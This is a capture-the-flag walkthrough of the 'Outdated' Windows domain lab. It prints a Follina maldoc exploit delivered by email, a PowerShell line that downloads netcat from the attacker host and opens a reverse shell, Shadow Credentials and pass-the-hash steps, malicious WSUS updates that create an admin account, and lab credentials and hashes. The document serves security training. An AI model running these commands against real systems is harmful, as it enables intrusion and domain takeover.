| Machine Name | Difficulty | Machine Link |
|---|---|---|
| Outdated | Medium | Outdated |
Attack Path :
- Initial Enumeration: Identified open ports including SMTP (25), SMB (445), and WSUS (8530/8531).
- Foothold: Discovered a PDF in the
SharesSMB directory mentioning vulnerabilities (CVE-2022-30190). - Exploitation (Follina): Sent a malicious document via SMTP using
swaksto trigger a remote code execution via the Follina vulnerability. - Internal Enumeration: Gained a shell as
btablesand identified an automated IMAP script that executes links found in emails. - Lateral Movement: Used Whisker to perform a Shadow Credentials attack, targeting the
sflowersuser to retrieve an NTLM hash. - Privilege Escalation: Exploited the WSUS server using SharpWSUS to push a malicious update (PsExec) to the Domain Controller.
- Root Access: Created a local administrator account via the malicious update and used it to gain full SYSTEM access.
Nmap Scan :
We began with a comprehensive Nmap scan to identify the attack surface, noting several Active Directory services and an interesting SMTP port.
Nmap scan report for outdated.htb (10.129.229.239)
Host is up, received echo-reply ttl 127 (0.039s latency).
Scanned at 2026-02-28 05:19:06 +0530 for 0s

PORT      STATE SERVICE          REASON
25/tcp    open  smtp             syn-ack ttl 127
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
8530/tcp  open  unknown          syn-ack ttl 127
8531/tcp  open  unknown          syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
We checked for anonymous access to SMB shares using nxc and found that the Shares directory was readable by the guest user.
➜  ~ nxc smb 10.129.229.239 -u 'guest' -p '' --shares
SMB         10.129.229.239  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:outdated.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.239  445    DC               [+] outdated.htb\guest:
SMB         10.129.229.239  445    DC               [*] Enumerated shares
SMB         10.129.229.239  445    DC               Share           Permissions     Remark
SMB         10.129.229.239  445    DC               -----           -----------     ------
SMB         10.129.229.239  445    DC               ADMIN$                          Remote Admin
SMB         10.129.229.239  445    DC               C$                              Default share
SMB         10.129.229.239  445    DC               IPC$            READ            Remote IPC
SMB         10.129.229.239  445    DC               NETLOGON                        Logon server share
SMB         10.129.229.239  445    DC               Shares          READ
SMB         10.129.229.239  445    DC               SYSVOL                          Logon server share
SMB         10.129.229.239  445    DC               UpdateServicesPackages                 A network share to be used by client systems for collecting all software packages (usually applications) published on this WSUS system.
SMB         10.129.229.239  445    DC               WsusContent                     A network share to be used by Local Publishing to place published content on this WSUS system.
SMB         10.129.229.239  445    DC               WSUSTemp                        A network share used by Local Publishing from a Remote WSUS Console Instance.
Using impacket-smbclient, we connected to the share and found a file named NOC_Reminder.pdf.
➜  ~ impacket-smbclient guest@outdated.htb -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
Shares
SYSVOL
UpdateServicesPackages
WsusContent
WSUSTemp
# use Shares
# ls
drw-rw-rw-          0  Mon Jun 20 20:31:33 2022 .
drw-rw-rw-          0  Mon Jun 20 20:31:33 2022 ..
-rw-rw-rw-     106977  Mon Jun 20 20:30:33 2022 NOC_Reminder.pdf
The PDF indicated that the internal network was vulnerable to several CVEs, including CVE-2022-30190 (Follina).

Since the SMTP port was open and we had an internal email address (itsupport@outdated.htb), we attempted to deliver a malicious document.
First, we prepared the exploit using a public PoC, setting up a reverse shell payload.
https://github.com/JMousqueton/PoC-CVE-2022-30190/tree/main
➜  PoC-CVE-2022-30190 git:(main) ✗ python3 cve-2022-30190.py -i tun0 --reverse 4444
[+] copied staging doc /tmp/lqspbfb7
[+] created maldoc ./cve-2022-30190.doc
[+] serving html payload on :8000
[+] starting 'nc -lvnp 4444'
listening on [any] 4444 ...
We then used swaks to send the email. We also modified the exploit to download nc64.exe to the target for a more stable connection.
IMPORTANT
Note that the sender address needed to be from an external domain to bypass certain filters
command = f"""Invoke-WebRequest http://10.10.14.5:8000/nc64.exe -OutFile C:\\Windows\\Tasks\\nc.exe; C:\\Windows\\Tasks\\nc.exe -e cmd.exe 10.10.14.5 {args.reverse}"""
➜  PoC-CVE-2022-30190 git:(main) ✗ swaks --to itsupport@outdated.htb --from destiny@destinyoo.htb --server outdated.htb --body  "http://10.10.14.84/"
=== Trying outdated.htb:25...
=== Connected to outdated.htb.
<-  220 mail.outdated.htb ESMTP
 -> EHLO dragon
<-  250-mail.outdated.htb
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 -> MAIL FROM:<destiny@destinyoo.htb>
<-  250 OK
 -> RCPT TO:<itsupport@outdated.htb>
<-  250 OK
 -> DATA
<-  354 OK, send.
 -> Date: Sat, 28 Feb 2026 05:53:52 +0530
 -> To: itsupport@outdated.htb
 -> From: destiny@destinyoo.htb
 -> Subject: test Sat, 28 Feb 2026 05:53:52 +0530
 -> Message-Id: <20260228055352.068060@dragon>
 -> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
 ->
 -> http://10.10.14.84/
 ->
 ->
 -> .
<-  250 Queued (7.609 seconds)
 -> QUIT
<-  221 goodbye
=== Connection closed with remote host.
We hosted the netcat binary on our local machine using a Python web server
➜  tools-backup python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.229.239 - - [28/Feb/2026 05:54:22] "GET /nc64.exe HTTP/1.1" 200 -
Once the itsupport bot processed the email, we received a connection back, granting us a shell as btables.
➜  PoC-CVE-2022-30190 git:(main) ✗ python3 cve-2022-30190.py --interface tun0 --port 80 --reverse 4444
[+] copied staging doc /tmp/whj4p6o1
[+] created maldoc ./cve-2022-30190.doc
[+] serving html payload on :80
[+] starting 'nc -lvnp 4444'
listening on [any] 4444 ...
connect to [10.10.14.84] from (UNKNOWN) [10.129.229.239] 49866
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\btables\AppData\Local\Temp\SDIAG_e0e83d4c-1bc6-40a4-ad99-9aaf51840178>
After gaining a foothold, we discovered a PowerShell script check_mail.ps1 which revealed how the system was processing links and the clear text password of the user.
C:\Users\btables>type check_mail.ps1
type check_mail.ps1
Import-Module Mailozaurr
$user = 'btables@outdated.htb'
$pass = 'GHKKb7GEHcccdCT8tQV2QwL3'
$regex = [Regex]::new('(http(s)?(:\/\/))?((\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}|[\w.]\.htb)(\/[^\s,]+)?)')
$already_seen = @()
$client = connect-imap -server 'mail.outdated.htb' -password $pass -username $user -port 143 -options auto
while ($true) {
    $msgs = Get-IMAPFolder -client $client -verbose
    foreach ($msg in $msgs.Messages) {
        if (-not ($already_seen -contains $msg.MessageId)) {
            $already_seen = $already_seen + $msg.MessageId
            $match = $regex.Matches($msg.TextBody.TrimEnd())
            iwr $match.Value
        }
    }
    if ($already_seen.count -ge 60) {$already_seen = @()}
    #Disconnect-IMAP -Client $client
    sleep 15
    if (get-process -name msdt) {stop-process -name msdt -force}
    sleep 15
}
We also verified the credentials using NXC.
➜  tools-backup nxc smb 10.129.229.239 -u btables -p GHKKb7GEHcccdCT8tQV2QwL3
SMB         10.129.229.239  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:outdated.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.239  445    DC               [-] outdated.htb\btables:GHKKb7GEHcccdCT8tQV2QwL3 STATUS_LOGON_FAILURE
➜  tools-backup nxc smb 10.129.229.239 -u btables -p GHKKb7GEHcccdCT8tQV2QwL3 --local-auth
SMB         10.129.229.239  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:DC) (signing:True) (SMBv1:False)
SMB         10.129.229.239  445    DC               [-] DC\btables:GHKKb7GEHcccdCT8tQV2QwL3 STATUS_LOGON_FAILURE
We also confirmed that we are inside a vm :
C:\Users>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.20.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.20.1
To move laterally, we used SharpHound to map the domain and identified that we could target sflowers.
C:\Windows\Tasks>SharpHound.exe -c all
SharpHound.exe -c all
2026-02-27T16:43:34.4608207-08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2026-02-27T16:43:34.9764395-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2026-02-27T16:43:34.9920620-08:00|INFORMATION|Initializing SharpHound at 4:43 PM on 2/27/2026
2026-02-27T16:43:35.5701981-08:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2026-02-27T16:43:36.2440952-08:00|INFORMATION|Beginning LDAP search for outdated.htb
2026-02-27T16:43:36.3062641-08:00|INFORMATION|Producer has finished, closing LDAP channel
2026-02-27T16:43:36.3062641-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2026-02-27T16:44:07.1709690-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2026-02-27T16:44:26.6441848-08:00|INFORMATION|Consumers finished, closing output channel
2026-02-27T16:44:27.0540775-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2026-02-27T16:44:28.1218496-08:00|INFORMATION|Status: 97 objects finished (+97 1.901961)/s -- Using 44 MB RAM
2026-02-27T16:44:28.1218496-08:00|INFORMATION|Enumeration finished in 00:00:51.8788009
2026-02-27T16:44:28.3406192-08:00|INFORMATION|Saving cache with stats: 56 ID to type mappings.
 57 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2026-02-27T16:44:28.3875957-08:00|INFORMATION|SharpHound Enumeration Completed at 4:44 PM on 2/27/2026! Happy Graphing!

We used Whisker.exe to add a new msDS-KeyCredentialLink to the sflowers account. This “Shadow Credentials” technique allows us to authenticate as the user without knowing their password.
C:\Windows\Tasks>Whisker.exe add /target:sflowers
Whisker.exe add /target:sflowers
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password ozLL3zDxacY14uIb
[*] Searching for the target account
[*] Target user found: CN=Susan Flowers,CN=Users,DC=outdated,DC=htb
[*] Generating certificate
[*] Certificate generaged
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 6cb7b771-73be-49f4-9916-3f44bb45edd7
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:sflowers /certificate:MII<SNIP>jcfAarJpOOPxOgbmrAICB9A= /password:"ozLL3zDxacY14uIb" /domain:outdated.htb /dc:DC.outdated.htb /getcredentials /show
Whisker provided a Rubeus command to request a TGT using the generated certificate, which allowed us to extract the NTLM hash for sflowers.
[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=sflowers
[*] Building AS-REQ (w/ PKINIT preauth) for: 'outdated.htb\sflowers'
[*] Using domain controller: 10.129.229.239:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
<SNIP>
[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 1FCDB1F6015DCB318CC77BB2BDA14DB5
We verified the hash using nxc.
➜  tools-backup nxc smb 10.129.229.239 -u sflowers -H '1FCDB1F6015DCB318CC77BB2BDA14DB5'
SMB         10.129.229.239  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:outdated.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.239  445    DC               [+] outdated.htb\sflowers:1FCDB1F6015DCB318CC77BB2BDA14DB5

Upon logging in as sflowers via Evil-WinRM, we found PsExec64.exe on the desktop, suggesting it might be used for administrative tasks.
NOTE
WSUS (Windows Server Update Services) is used by administrators to manage and distribute updates. If an attacker has sufficient permissions to manage WSUS, they can create a malicious “update” that contains an arbitrary executable. When the target (the Domain Controller) checks for updates, it will download and execute the payload as SYSTEM.
➜  tools-backup evil-winrm -i 10.129.229.239 -u sflowers -H '1FCDB1F6015DCB318CC77BB2BDA14DB5'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sflowers\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 3:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.229.239
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1

Ethernet adapter vEthernet (vSwitch):

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.20.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 0.0.0.0
*Evil-WinRM* PS C:\Users\sflowers\Documents> dir ../Desktop


    Directory: C:\Users\sflowers\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         8/3/2022   4:19 PM         514472 PsExec64.exe
-ar---        2/27/2026   3:47 PM             34 user.txt
We used SharpWSUS to create a malicious update. The payload used PsExec to create a new user named destiny.
*Evil-WinRM* PS C:\Users\sflowers\Desktop> cmd.exe /c 'SharpWSUS.exe create /payload:"C:\Users\sflowers\Desktop\PsExec64.exe" /args:"-accepteula -s -d cmd.exe /c \" net user destiny Password@123 /add \"" /title:"Updating"'
____ _ __ ______ _ _ ____
/ ___|| |__ __ _ _ __ _ _\ \ / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
___) | | | | (_| | | | |_) \ V V / ___) | |_| |___) |
|____/|_| |_|\__,_|_| | .__/ \_/\_/ |____/ \___/|____/
|_|
Phil Keeble @ Nettitude Red Team
[*] Action: Create Update
[*] Creating patch to use the following:
[*] Payload: PsExec64.exe
[*] Payload Path: C:\Users\sflowers\Desktop\PsExec64.exe
[*] Arguments: -accepteula -s -d cmd.exe /c " net user destiny Password@123 /add "
[*] Arguments (HTML Encoded): -accepteula -s -d cmd.exe /c &quot; net user destiny Password@123 /add &quot;
################# WSUS Server Enumeration via SQL ##################
ServerName, WSUSPortNumber, WSUSContentLocation
-----------------------------------------------
DC, 8530, c:\WSUS\WsusContent
ImportUpdate
Update Revision ID: 32
PrepareXMLtoClient
InjectURL2Download
DeploymentRevision
PrepareBundle
PrepareBundle Revision ID: 33
PrepareXMLBundletoClient
DeploymentRevision
[*] Update created - When ready to deploy use the following command:
[*] SharpWSUS.exe approve /updateid:bbdf5168-ad9c-4558-82bf-8b375c4c8495 /computername:Target.FQDN /groupname:"Group Name"
[*] To check on the update status use the following command:
[*] SharpWSUS.exe check /updateid:bbdf5168-ad9c-4558-82bf-8b375c4c8495 /computername:Target.FQDN
[*] To delete the update use the following command:
[*] SharpWSUS.exe delete /updateid:bbdf5168-ad9c-4558-82bf-8b375c4c8495 /computername:Target.FQDN /groupname:"Group Name"
[*] Create complete
After creating the update, we approved it for the Domain Controller.
*Evil-WinRM* PS C:\Users\sflowers\Desktop> ./SharpWSUS.exe approve /updateid:bbdf5168-ad9c-4558-82bf-8b375c4c8495 /computername:DC.OUTDATED.HTB /groupname:"user_add"

 ____  _                   __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Approve Update

Targeting DC.OUTDATED.HTB
TargetComputer, ComputerID, TargetID
------------------------------------
DC.OUTDATED.HTB, bd6d57d0-5e6f-4e74-a789-35c8955299e1, 1
Group Exists = False
Group Created: user_add
Added Computer To Group
Approved Update

[*] Approve complete
We repeated this process to add the destiny user to the Local Administrators group.
cmd.exe /c 'SharpWSUS.exe create /payload:"C:\Users\sflowers\Desktop\PsExec64.exe" /args:"-accepteula -s -d cmd.exe /c \"net localgroup administrators destiny /add \"" /title:"Updating"'
*Evil-WinRM* PS C:\Users\sflowers\Desktop> ./SharpWSUS.exe approve /updateid:69eabc30-a89f-44fc-ba97-602c1f40f617 /computername:DC.OUTDATED.HTB /groupname:"admin_push"

 ____  _                   __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Approve Update

Targeting DC.OUTDATED.HTB
TargetComputer, ComputerID, TargetID
------------------------------------
DC.OUTDATED.HTB, bd6d57d0-5e6f-4e74-a789-35c8955299e1, 1
Group Exists = False
Group Created: admin_push
Added Computer To Group
Approved Update

[*] Approve complete
Once the WSUS deployment was complete, we verified our new administrative credentials.
➜  SharpHound nxc smb outdated.htb -u 'destiny' -p 'Password@123'
SMB         10.129.229.239  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:outdated.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.239  445    DC               [+] outdated.htb\destiny:Password@123 (Pwn3d!)
With administrative access, we used impacket-psexec to gain a SYSTEM shell on the Domain Controller and read the root flag.
➜  SharpHound impacket-psexec destiny@outdated.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on outdated.htb.....
[*] Found writable share ADMIN$
[*] Uploading file SokqUCTG.exe
[*] Opening SVCManager on outdated.htb.....
[*] Creating service Nhbf on outdated.htb.....
[*] Starting service Nhbf.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1432]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 2170-25D8

 Directory of C:\Users\Administrator\Desktop

08/13/2022  08:40 PM    <DIR>          .
08/13/2022  08:40 PM    <DIR>          ..
02/27/2026  03:47 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   8,164,970,496 bytes free